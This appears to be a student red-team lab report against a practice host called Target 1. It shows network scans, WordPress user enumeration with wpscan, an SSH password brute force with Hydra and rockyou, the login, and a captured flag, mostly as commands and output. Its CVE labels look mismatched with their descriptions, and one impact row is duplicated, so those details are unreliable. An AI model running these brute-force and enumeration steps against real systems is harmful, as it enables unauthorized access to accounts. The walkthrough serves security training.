
Red Team: Summary of Operations

Table of Contents

Exposed Services

Host Discovery: ARP Scan:


netdiscover -r 192.168.1.255/16



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 210
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
192.168.1.110   00:15:5d:00:04:10      1      42  Microsoft Corporation
192.168.1.115   00:15:5d:00:04:11      1      42  Microsoft Corporation
```

Nmap scan results for each machine reveal the below services and OS details:


$ nmap -sV 192.168.1.110



```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-08-20 10:01 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0016s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.31 seconds
```

When IP address was found, we tested the IP address to visit target website over HTTP port 80:

Command: firefox 192.168.1.110



This scan identifies the services below as potential points of entry:

- Target 1: List of Exposed Services:

PORT	STATE	SERVICE	VERSION
22/tcp	OPEN	ssh	OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp	OPEN	http	Apache httpd 2.4.10 ((Debian))
111/tcp	OPEN	rpcbind	2-4 (RPC #10000)
139/tcp	OPEN	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	OPEN	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

The following vulnerabilities were identified on each target:

- Target 1


Vulnerability	Description	Impact
User Enumeration of WordPress Site (CVE-2017-15710)	Allows hackers to get usernames that are registered on wordpress	Attacker gained access to usernames from wordpress
Weak User Passwords (CVE-2022-1039)	Weak passwords can be exploited through HTTP or HTTPS. Most common passwords used in the dictionary can be cracked via brute force attack.	Attackers gained user account via brute force attack
Unsalted Password Hash (CVE-2012-6707)	Weak MD5-based password hashing algorithm, which makes it easier for attackers to determine cleartext values by leveraging access to the hash values.	Attacker gained hashes via MySQL and used John the Ripper to gain password.
Privilege Escalation (CVE-2022-0492)	Ascending to root access	Attacker gained hashes via MySQL and used John the Ripper to gain password.

Exploitation


The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

Using wpscan allowed us to find out how many and which users are used on wordpress. Results: usernames michael and steven was found.


Command used: ***wpscan --url http://192.168.1.110/wordpress -eu***




```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Wed Aug 17 17:10:46 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```



```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:02 <=============================================================> (10 / 10) 100.00% Time: 00:00:02

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Wed Aug 17 17:10:52 2022
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 12.834 KB
[+] Data Received: 18.84 MB
[+] Memory used: 131.461 MB
[+] Elapsed time: 00:00:05
root@Kali:~# 
```




```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Thu Aug 18 11:04:33 2022 from 192.168.1.90
michael@target1:~$ █
```




```
root@Kali:/usr/share/wordlists# hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 22 -vV -t 4 192.168.1.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-20 10:39:10
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriti
ng, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://michael@192.168.1.110:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.110:22
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "iloveyou" - 5 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "princess" - 6 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "1234567" - 7 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "rockyou" - 8 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345678" - 9 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "abc123" - 10 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "nicole" - 11 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "daniel" - 12 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "babygirl" - 13 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "monkey" - 14 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "lovely" - 15 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "jessica" - 16 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "654321" - 17 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 18 of 14344399 [child 2] (0/0)
[22][ssh] host: 192.168.1.110   login: michael   password: michael
[STATUS] attack finished for 192.168.1.110 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-20 10:39:33
```

- Target 1
  - flag1.txt: *(flag1.txt hash value shown in image below):*




```
<!—— End footer Area ——>
<!—— flag1{b9bbcb33e11b80be759c4e844862482d} ——>
<script src="js/vendor/jquery-2.2.4.min.js"></script>
```

- **Exploit Used**
  - **ssh into michael's account: ssh michael@192.168.1.110**
  - **password to michael: michael**
    - **used hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 22 -vV -t 4 192.168.1.110 ssh**
  - **Located in var/www/html folder in service.html file**




```
root@Kali:/usr/share/wordlists# hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 22 -vV -t 4 192.168.1.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-20 10:39:10
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriti
ng, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
